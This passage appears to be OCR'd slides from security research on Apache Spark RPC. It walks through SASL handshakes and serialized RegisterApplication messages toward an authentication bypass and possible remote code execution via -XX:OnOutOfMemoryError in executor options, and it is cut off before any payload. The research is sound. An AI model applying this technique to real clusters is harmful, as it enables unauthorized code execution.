
Described in RFC 2831


Driver
Cluster Manager
00 00 00 00 00 00 00 2B 03 de ad be ef de ad be ef
00 00 00 b0 […] SparkSaslUser
00 00 00 00 00 00 00 af 04 …
realm="default"
nonce = "eerererer"
qop="auth-conf"
cipher="des, 3des, rc4"
algorithm="md5-sess"
realm="default", response, cnonce, etc.
rspauth=…


000001D1 6e 64 70 6f 69 6e 74 56 65 72 69 66 69 65 72 24 ndpointV erifier$
000001E1 43 68 65 63 6b 45 78 69 73 74 65 6e 63 65 6c 19 CheckExi stencel.
000001F1 1e ae 8e 40 c0 1f 02 00 01 4c 00 04 6e 61 6d 65 ...@.... .L..name
00000201 74 00 12 4c 6a 61 76 61 2f 6c 61 6e 67 2f 53 74 t..Ljava /lang/St
00000211 72 69 6e 67 3b 78 70 74 00 06 4d 61 73 74 65 72 ring;xpt ..Master
000000EC 00 00 00 00 00 00 00 44 04 79 f7 0f d3 58 79 61 ....D .y...Xya
000000FC dc 00 00 00 2f ..../
00000101 ac ed 00 05 73 72 00 11 6a 61 76 61 2e 6c 61 6e ....sr.. java.lan
00000111 67 2e 42 6f 6f 6c 65 61 6e cd 20 72 80 d5 9c fa g.Boolea n. r....
00000121 ee 02 00 01 5a 00 05 76 61 6c 75 65 78 70 01 ....Z..v aluexp.
00000221 00 00 00 00 00 00 09 f3 09 00 00 09 e6 ....
0000022E 01 00 0c 31 39 32 2e 31 36 38 2e 31 2e 32 32 00 ...192.1 68.1.22.
0000023E 00 43 15 01 00 0c 31 39 32 2e 31 36 38 2e 31 2e .C....19 2.168.1.
0000024E 32 34 00 00 1b a5 00 06 4d 61 73 74 65 72 ac ed 24..... Master..
0000025E 00 05 73 72 00 3a 6f 72 67 2e 61 70 61 63 68 65 ..sr.:or g.apache
0000026E 2e 73 70 61 72 6b 2e 64 65 70 6c 6f 79 2e 44 65 .spark.d eploy.De
0000027E 70 6c 6f 79 4d 65 73 73 61 67 65 73 24 52 65 67 ployMess ages$Reg
0000028E 69 73 74 65 72 41 70 70 6c 69 63 61 74 69 6f 6e isterApp lication
0000029E b3 bd 8d d3 06 09 1f ef 02 00 02 4c 00 0e 61 70 ....L..ap
000002AE 70 44 65 73 63 72 69 70 74 69 6f 6e 74 00 30 4c pDescrip tiont.0L
000002BE 6f 72 67 2f 61 70 61 63 68 65 2f 73 70 61 72 6b org/apac he/spark
000002CE 2f 64 65 70 6c 6f 79 2f 41 70 70 6c 69 63 61 74 /deploy/ Applicat
000002DE 69 6f 6e 44 65 73 63 72 69 70 74 69 6f 6e 3b 4c ionDescr iption;L
000002EE 00 06 64 72 69 76 65 72 74 00 25 4c 6f 72 67 2f ..driver t.%Lorg/
000002FE 61 70 61 63 68 65 2f 73 70 61 72 6b 2f 72 70 63 apache/s park/rpc
0000030E 2f 52 70 63 45 6e 64 70 6f 69 6e 74 52 65 66 3b /RpcEndp ointRef;
0000031E 78 70 73 72 00 2e 6f 72 67 2e 61 70 61 63 68 65 xpsr..or g.apache
0000032E 2e 73 70 61 72 6b 2e 64 65 70 6c 6f 79 2e 41 70 .spark.d eploy.Ap
0000033E 70 6c 69 63 61 74 69 6f 6e 44 65 73 63 72 69 70 plicatio nDescrip
0000034E 74 69 6f 6e 5a cd c3 c2 81 4e 03 ff 02 00 0a 49 tionZ... .N.....I
0000035E 00 13 6d 65 6d 6f 72 79 50 65 72 45 78 65 63 75 ..memory PerExecu
0000036E 74 6f 72 4d 42 4c 00 08 61 70 70 55 69 55 72 6c torMBL.. appUiUrl
0000037E 74 00 12 4c 6a 61 76 61 2f 6c 61 6e 67 2f 53 74 t..Ljava /lang/St


Driver
Cluster Manager
00 00 00 00 00 00 0a 14 09 00 00 0a 07
Serialized(RegisterApplication)
00 00 00 00 00 00 04 98 09 00 00 04 8b
Serialized(RegisteredApplication)
Auth bypass is a sure thing

```
          11732   11634 81 09:51 pts/1    00:00:02 /usr/lib/jvm/java-8-openjdk-amd64/jre/bin/java
-cp /opt/spark/conf/:/opt/spark/jars/* -Xmx1024M -Dspark.blockManager.port=8443 -Dspark.driver.port
=8080 -Dspark.authenticate=true org.apache.spark.executor.CoarseGrainedExecutorBackend --driver-url
 spark://CoarseGrainedScheduler@192.168.1.22:8080 --executor-id 0 --hostname 192.168.1.37 --cores 1
 --app-id app-20200215095118-0005 --worker-url spark://Worker@192.168.1.37:34727
```


Driver
Cluster Manager
00 00 00 00 00 00 0a 14 09 00 00 0a 07
Serialized(RegisterApplication)
00 00 00 00 00 00 04 98 09 00 00 04 8b
Serialized(RegisteredApplication)
Auth bypass is a sure thing
RCE is a definite maybe

```scala
// AppClient to Master

case class RegisterApplication(appDescription: ApplicationDescription, driver: RpcEndpointRef)
  extends DeployMessage
```

```scala
private[spark] case class ApplicationDescription(
    name: String,
    maxCores: Option[Int],
    memoryPerExecutorMB: Int,
    command: Command,
    appUiUrl: String,
    eventLogDir: Option[URI] = None,
    // short name of compression codec used when writing event logs, if any (e.g. lzf)
    eventLogCodec: Option[String] = None,
    coresPerExecutor: Option[Int] = None,
    // number of executors this application wants to start with,
    // only used if dynamic allocation is enabled
    initialExecutorLimit: Option[Int] = None,
```

```scala
private[spark] case class Command(
    mainClass: String,
    arguments: Seq[String],
    environment: Map[String, String],
    classPathEntries: Seq[String],
    libraryPathEntries: Seq[String],
    javaOpts: Seq[String]) {
}
```

```
         11732   11634 81 09:51 pts/1    00:00:02 /usr/lib/jvm/java-8-openjdk-amd64/jre/bin/java
-cp /opt/spark/conf/:/opt/spark/jars/* -Xmx1024M -Dspark.blockManager.port=8443 -Dspark.driver.port
=8080 -Dspark.authenticate=true org.apache.spark.executor.CoarseGrainedExecutorBackend --driver-url
 spark://CoarseGrainedScheduler@192.168.1.22:8080 --executor-id 0 --hostname 192.168.1.37 --cores 1
 --app-id app-20200215095118-0005 --worker-url spark://Worker@192.168.1.37:34727
```

-XX:OnOutOfMemoryError


You can use this Oracle HotSpot option to run commands when a `java.lang.OutOfMemoryError` is thrown. This opti
recognized by OpenJ9 and provided for compatibility.

Syntax

```
-XX:OnOutOfMemoryError="<command_string>"
```

Setting maximum heap size	`-Xmx`	Set the maximum size of the heap.


```
…
conf = SparkConf()
conf = conf.setAppName("Wordcount")
conf = conf.set(
    "spark.executor.extraJavaOptions",
